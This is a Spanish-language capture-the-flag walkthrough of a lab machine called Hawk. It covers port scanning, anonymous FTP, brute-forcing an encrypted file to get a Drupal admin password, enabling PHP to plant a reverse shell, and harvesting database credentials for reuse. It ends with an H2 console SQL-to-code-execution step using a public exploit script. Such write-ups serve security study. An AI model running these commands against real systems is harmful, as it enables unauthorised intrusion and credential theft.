

ping -c 2 10.10.10.102
PING 10.10.10.102 (10.10.10.102) 56(84) bytes of data.64 bytes from 10.10.10.102: icmp_seq=1 ttl=63 time=135 ms64 bytes from 10.10.10.102: icmp_seq=2 ttl=63 time=131 ms
Recon
sudo nmap -p- --open --min-rate 5000 -v -n -Pn 10.10.10.102 -oG allPortsnmap -sCV -p 21,22,80,5435,8082,9092 10.10.10.102 -oN targeted# Nmap 7.95 scan initiated Fri Jul 25 19:10:12 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 21,22,80,5435,8082,9092 -oN targeted 10.10.10.102Nmap scan report for 10.10.10.102Host is up (0.13s latency).
PORT STATE SERVICE VERSION21/tcp open ftp vsftpd 3.0.3| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_drwxr-xr-x 2 ftp ftp 4096 Jun 16 2018 messages| ftp-syst:| STAT:| FTP server status:| Connected to ::ffff:10.10.14.18| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 3| vsFTPd 3.0.3 - secure, fast, stable|_End of status22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)| 256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)|_ 256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)80/tcp open http Apache httpd 2.4.29 ((Ubuntu))|_http-title: Welcome to 192.168.56.103 | 192.168.56.103|_http-server-header: Apache/2.4.29 (Ubuntu)|_http-generator: Drupal 7 (http://drupal.org)| http-robots.txt: 36 disallowed entries (15 shown)| /includes/ /misc/ /modules/ /profiles/ /scripts/| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt|_/LICENSE.txt /MAINTAINERS.txt5435/tcp open tcpwrapped8082/tcp open http H2 database http console|_http-title: H2 Console9092/tcp open XmlIpcRegSvc?1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port9092-TCP:V=7.95%I=7%D=7/25%Time=68840ED5%P=x86_64-pc-linux-gnu%r(NUSF:LL,45E,"\0\0\0\0\0\0\0\x05\x009\x000\x001\x001\x007\0\0\0F\0R\0e\0m\0o\SF:0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0t\0o\0\x20\0t\0h\0iSF:\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\x20\0a\0l\0SF:l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0A\0l\0l\0o\0w\0O\0t\SF:0h\0e\0r\0s\xff\xff\xff\xff\0\x01`\x05\0\0\x01\xd8\0o\0r\0g\0\.\0h\x002SF:\0\.\0j\0d\0b\0c\0\.\0J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0:SF:\0\x20\0R\0e\0m\0o\0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0SF:t\0o\0\x20\0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\SF:0o\0t\0\x20\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0ASF:\0l\0l\0o\0w\0O\0t\0h\0e\0r\0s\0\x20\0\[\x009\x000\x001\x001\x007\0-\x0SF:01\x009\x006\0\]\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\SF:0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0J\0d\0b\SF:0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0SF:o\0n\0\.\0j\0a\0v\0a\0:\x003\x004\x005\0\)\0\n\0\t\0a\0t\0\x20\0o\0r\0gSF:\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0oSF:\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0SF::\x001\x007\x009\0\)\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0eSF:\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0SF:D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x005\x005\0\)\0SF:\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0DSF:\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\0e\0p\0tSF:\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x004\x004\0\)\0\n\0\t\0a\0t\0\x20\0o\SF:0r")%r(Help,45E,"\0\0\0\0\0\0\0\x05\x009\x000\x001\x001\x007\0\0\0F\0R\SF:0e\0m\0o\0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0t\0o\0\x20SF:\0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\x2SF:0\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0A\0l\0l\0o\SF:0w\0O\0t\0h\0e\0r\0s\xff\xff\xff\xff\0\x01`\x05\0\0\x01\xd8\0o\0r\0g\0\SF:.\0h\x002\0\.\0j\0d\0b\0c\0\.\0J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0iSF:\0o\0n\0:\0\x20\0R\0e\0m\0o\0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0SF:s\0\x20\0t\0o\0\x20\0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\SF:0\x20\0n\0o\0t\0\x20\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0tSF:\0c\0p\0A\0l\0l\0o\0w\0O\0t\0h\0e\0r\0s\0\x20\0\[\x009\x000\x001\x001\xSF:007\0-\x001\x009\x006\0\]\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\SF:0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\SF:0J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D\0b\0E\0x\0c\0e\0SF:p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x003\x004\x005\0\)\0\n\0\t\0a\0t\0\x20SF:\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0pSF:\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0SF:a\0v\0a\0:\x001\x007\x009\0\)\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\SF:0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0eSF:\0t\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x005\xSF:005\0\)\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\SF:0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0cSF:\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x004\x004\0\)\0\n\0\t\0a\0t\SF:0\x20\0o\0r");Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Fri Jul 25 19:10:28 2025 -- 1 IP address (1 host up) scanned in 16.22 secondsWeb 8082
Podemos logearnos como anonymous en FTP:
ftp 10.10.10.102
https://docs.openssl.org/3.2/man1/openssl-enc/
file .drupal.txt.enchttps://github.com/vlohacks/encrack
cat drupal.txt.enc | base64 -d > drupal.enc./encrack -i ./drupal.enc -w /usr/share/wordlists/rockyou.txt -m firstascii -t 64
* Loaded 160 bytes ciphertext* Warning: no cipher list provided, using auto-suggested list* Loaded 144 cipher(s)* Loaded 14344391 password(s)[MATCHER] Warning: setting default value of 'numBytes' to value '32'[MATCHER] use -o numBytes=<value> to set user defined value* Running 64 thread(s)...[30]: Found candidate!Password : friendsCipher : aes-256-cbcPlaintext: Daniel,
Following the password for the portal:
PencilKeyboardScanner123
Please let us know when the portal is ready.
Kind Regards,
IT department�9�o6�q[30]: Found candidate!Password : friendsCipher : aes256Plaintext: Danielhttps://github.com/thosearetheguise/decrypt-openssl-bruteforce
python3 decrypt-openssl-bruteforce.py -i /root/opt/hawk/drupal.enc -w /usr/share/wordlists/rockyou.txt -s -v -o /root/opt/hawk/out.txtOptional argument values:Salted:Truebase64:Falsecipher:-aes256Trying password: 123456
Key Found! The key is:123456Output File Name : out.txtLogeamos en drupal web
adminPencilKeyboardScanner123
Alli hay una seccion para subir una pagina basica, pense en una reverse shell de pentest monkeys reverse shell pero en la parte inferior solo mencionan la interpretacion de html, lo cual es curioso porque con wappalyzer veo que si hay contenido php:

Despues de buscar si habia alguna opcion para habilitar php, veo que esta la interpretacion desctivada, en la seccion de modulos:


Solo es activarlo y volver a la reverse shell y cambiar de Full html a PHP code y se ejecutara la reverse shell:
www-data@hawk:/var/www/html/sites/default$ cat settings.php | grep "password"cat settings.php | grep "password" * 'password' => 'password', * username, password, host, and database name. * 'password' => 'password', * 'password' => 'password', * 'password' => 'password', * 'password' => 'password', 'password' => 'drupal4hawk',drupal4hawk

Si intentamos usar esta contraseña con daniel se nos abre el python3 interactivo.
su danielPassword: drupal4hawk
Python 3.6.5 (default, Apr 1 2018, 05:46:30)[GCC 7.3.0] on linuxType "help", "copyright", "credits" or "license" for more information.>>>import pty; pty.spawn('/bin/bash')Una vez teniendo una shell como daniel, procedemos a enumerar:
H2 Console SQLi -> RCE
netstat -nltp

Anteriormente vimos que el 8082 tenia un aviso de que no es posible desde el exterior visualizarlo, pero ahora que somos daniel quiza podriamos ahora.
ssh -L 8082:localhost:8082 daniel@10.10.10.102
El JDBC URL es donde crearemos la base de datos, la cambiare en la ruta /root, una vez cambiado podemos conectarnos sin credenciales:


A traves de este articulo nos mencionan una posible forma de ejecutar comandos remotos a traves de inyecciones sql.

Despues de intentar multiples reverse shell’s, intente por algo mas sencillo y es subir de nuevo la reverse shell de pentest monkeys para ejecutarlo con php


Otra via mas facil es con este script para obtener la shell sin interactuar con la consola H2.
https://gist.github.com/h4ckninja/22b8e2d2f4c29e94121718a43ba97eed
python3 h2-exploit.py -H 127.0.0.1:8082 -d jdbc:h2:~/root